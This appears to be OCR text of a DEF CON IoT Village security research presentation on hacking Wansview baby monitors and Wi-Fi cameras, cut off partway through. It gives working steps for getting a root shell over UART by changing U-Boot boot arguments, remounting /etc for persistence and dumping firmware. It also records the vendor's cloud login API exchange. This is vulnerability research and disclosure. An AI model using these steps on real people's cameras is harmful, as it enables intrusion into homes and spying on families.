
elastic security labs
What To Expect When You're Exploiting
Attacking and Discovering Zero-Days in Baby Monitors and Wi-Fi Cameras
Mark Mager
Eric Forte
DEF CON 32 IoT Village

About Me


Mark Mager // @magerbomb

Senior Manager, Security Research @ Elastic

Endpoint Protections Team Lead

Windows malware research and RE


geeni
5:11
BABY ROOM CAMERA
HD
Motion
Press & Hold to speak
Direction
Record
Screenshot
Playback



https://www.statista.com/forecasts/1301193/worldwide-smart-security-camera-homes

A couple says a man hacked into their baby monitor and told their 3-year-old 'I love you' while they were downstairs working

Ashley Collman Nov 25, 2019, 10:35 AM EST

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Seattle mom Jo plays with her daughter Jayden on the left. On the right, the family's Taococo baby monitor.
KING 5

The Security Service of Ukraine (SSU) is asking the public to cut off live feeds of residential and business surveillance cameras, as Russian hackers have been actively exploiting them as a means of scouting areas that their military intends to attack.

Common Attack Vectors

Leaked Credentials

Cloud Vulnerabilities

Camera Vulnerabilities

Application Vulnerabilities

About Me

Eric Forte // @EricF0r73

Security Research Engineer @ Elastic

Threat Research and Detection Engineering Team (TRaDE)

Linux Software Dev and Threat Research

Wansview Q5

Wansview Q6

★☆☆☆☆ **Update, can and will be hacked.**

Reviewed in the United States on July 30, 2020

Verified Purchase

So good it's kinda scary. High quality picture. Control it from your phone and 2 way talking. Almost too good to be true. My husband thinks it can be hacked easily. But the camera quality, the use, the capabilities are all excellent for 34.99.

Have had several vicious hack attempts. Videos go missing. Different IP addresses overseas connecting to my network from the camera.

Buy it if you don't mind someone watching you.

★☆☆☆☆ **Camera was hacked.**

Reviewed in the United States on May 19, 2022

Verified Purchase

It was moving around in the middle of the night and when I woke up and got into view, it followed me. Very scary.

★☆☆☆☆ **CAN BE HACKED!!!**

Reviewed in the United States on May 27, 2021

Verified Purchase

DO NOT BUY! I wish I could return this but I missed my window.
I keep this camera on my daughters crib, which is across from my room. Tonight I was sitting in bed playing my game when I heard a noise and looked up to see it turn towards me and stop! So scary!

★★★☆☆ **Wouldn't use as a baby monitor**

Reviewed in the United States on May 18, 2021

Verified Purchase

I have had my camera for almost a year and never had any issues with it until early this morning. Someone was able to hack into our camera. I heard someone speaking through it to my child and looking around the room early this morning. We turned it off so that they cannot do it again. I wouldn't use these as a baby monitor but maybe just watching the house type of camera.



AJCLOUD


wansview


Galayou


Cinnado

Our Vulnerability Research Approach



REMOTE

Access camera through apps

LOCAL

Active / passive network recon


DEVICE

Physical manipulation

HARDWARE

Serial comms over UART

Lab Setup



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



Lab Setup





Lab Setup





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
Remote and Local Recon

- Initial attacks were limited
  - Active local network reconnaissance
  - Monitoring network traffic
  - Attempts to MITM both camera and app through the pairing process

- App likely obfuscated with ProGuard

- Release APKs are not easily debuggable




Device Recon

- Exposed Reset Button

- Exposed SD Card slot
  - Can be used to load alternative firmware


Hardware Recon

- Ingenic Xburst T31 SoC (MIPS + RISC-V)



Hardware Recon

- Ingenic Xburst T31 SoC (MIPS + RISC-V)
- Found possible UART




Universal Asynchronous Receiver/ Transmitter (uart)
Asynchronous, serial bus.

UART (Universal Asynchronous Receiver Transmitter) is a simple serial communication protocol which allows two devices to talk to each other.

This decoder should work on all "UART-like" async protocols with one start bit (0), 5-9 databits, an (optional) parity bit, and one or more stop bits (1), in this order.

- Connect Logic Analyzer



Connect via UART

```
~/tools
❯ sudo screen /dev/ttyUSB0 115200
```

```
U-Boot SPL 2013.07 (Dec 05 2022 - 10:55:23)
Timer init
CLK stop
PLL init
pll_init:366
pll_cfg.pdiv = 10, pll_cfg.h2div = 5, pll_cfg.h0div = 5,
nf=84 nr = 1 od0 = 1 od1 = 2
cppcr is 05405100
CPM_CPAPCR 0540510d
...
U-Boot 2013.07 (Dec 05 2022 - 10:55:23)

Board: ISVP (Ingenic XBurst T31 SoC)
DRAM:  64 MiB
....
Hit any key to stop autoboot:  0
isvp_t31#
```

Boot into root shell via Single User Mode

```
isvp_t31# setenv bootargs ${bootargs} single init=/bin/sh
isvp_t31# boot
```

```
/ # id
uid=0(root) gid=0(root)
```

Persistence

Minimal Modification

- No User:
  - Use make a tmpfs partition for R/W access
  - Modify settings and run commands as desired
- Existing User:
  - Pull etc/passwd
  - Log into existing serial debug session

```
/ # touch /etc/test.txt
touch: /etc/test.txt: Read-only file system
```

```
/ # cat /etc/fstab
# <file system> <mount pt>      <type>  <options>       <dump>  <pass>
proc            /proc           proc    defaults        0       0
devpts          /dev/pts        devpts  defaults,gid=5,mode=620 0       0
#tmpfs          /dev/shm        tmpfs   mode=0777       0       0
tmpfs           /tmp            tmpfs   mode=1777       0       0
tmpfs           /run            tmpfs   mode=0755,nosuid,nodev  0       0
sysfs           /sys            sysfs   defaults        0       0
```

```
/ # /bin/mount -t tmpfs tmpfs /dev
/ # /bin/mkdir -p /dev/pts
/ # /bin/mount -a
/ # cp -rp /etc/* /var/tmp/
/ # mount -t tmpfs -o mode=0755 tmpfs /etc
/ # cp -rp /var/tmp/* /etc/
```

```
/ # touch /etc/test.txt
/ # ls /etc/test.txt
/etc/test.txt
```

RE Setup

- Pulled device firmware over serial connection

- Pulled JFFS2 read-write partition containing log data

```
❯ sudo screen -L -Logfile fulldump.log /dev/ttyUSB0 115200

~/
❯ cat fulldump.log | sed -E "s/^[0-9a-f]{8}\b: //i" | sed -E "s/ {4}.{16}\r?$//" > fulldump.hex

~/
❯ xxd -revert -plain fulldump.hex fulldump.bin

~/
❯ binwalk fulldump.bin
```

Wansview Cloud for Windows


Compatible with all Wansview devices

Limited feature set


Less network traffic

Binaries are not packed

Debug log data



Cleartext user account credentials



JSON POST request

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

JSON POST response

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
POST Requests and Responses

REQUEST



RESPONSE

https://sdc-portal.ajcloud.net/api/v1/app-startup

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```
{
    "data": {
        "accountType": "email",
        "agentName": "win11vm",
        "appVendorCode": "WVC",
        "crCode": "",
        "ctCode": "",
        "origin": "PC",
        "osName": "windows",
        "username": "user@account.com"
    },
    "meta": {
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


REQUEST


```
{
    "code": 0,
    "message": "",
    "result": {
        "accountExisted": 1,
        "crCode": "US",
        "ctCode": "CNA",
        "nodeName": "us",
        "uacNodeUrl": "https://uac-us.ajcloud.net/api"
    },
    "status": "ok"
}
```


RESPONSE

https://uac-portal.ajcloud.net/api/v1/account-node-query

```
{
    "data": {
        "action": "signin",
        "agentName": "win11vm",
        "agentToken": "{abc12345-6789-0def-9abc-d3adb33f0123}",
        "appVendorCode": "WVC",
        "origin": "PC",
        "osName": "windows",
        "username": "user@account.com"
    },
    "meta": {
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


REQUEST


```
{
    "code": 0,
    "message": "",
    "result": {
        "clientPubKey": "clientPubKey",
        "clientSecretKey": "clientSecretKey",
        "serverPubKey": "serverPubKey"
    },
    "status": "ok"
}
```


RESPONSE

https://uac-us.ajcloud.net/api/v3/outer-challenge

```
{
    "data": {
        "agentName": "windows",
        "agentToken": "{abc12345-6789-0def-9abc-d3adb33f0123}",
        "appVendorCode": "WVC",
        "grantType": "password",
        "nonce": "nonce",
        "origin": "PC",
        "osName": "windows",
        "password": "saltedHashedPassword",
        "scope": "all",
        "username": "user@account.com"
    },
    "meta": {
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```

REQUEST

```
{
    "code": 0,
    "message": "",
    "result": {
        "accessExpiresIn": 7200,
        "accessToken": "155characterAccessTokenString",
        "alias": "user@account.com",
        "ident": {
            "allies": [
            ],
            "continent": "CNA",
            "email": "user@account.com",
            "nodeName": "us",
            "region": "US",
            "status": 1,
            "uacNodeUrl": "https://uac-us.ajcloud.net/api"
        },
        "lastClient": "",
        "lastLogining": 0,
        "pushEnable": 1,
        "refreshExpiresIn": 2592000,
        "refreshToken": "refreshToken",
        "regTime": 1710782484945,
        "scope": "read write",
        "signToken": "signToken",
        "tokenType": "Bearer",
        "uid": "us:abc12345-6789-0def-9abc-d3adb33f0123"
    },
    "status": "ok"
}
```

RESPONSE

https://uac-us.ajcloud.net/api/v1/signin

REQUEST


```
{
    "data": {
        "agentName": "win95vm",
        "appVendorCode": "WVC",
        "origin": "PC",
        "osName": "windows"
    },
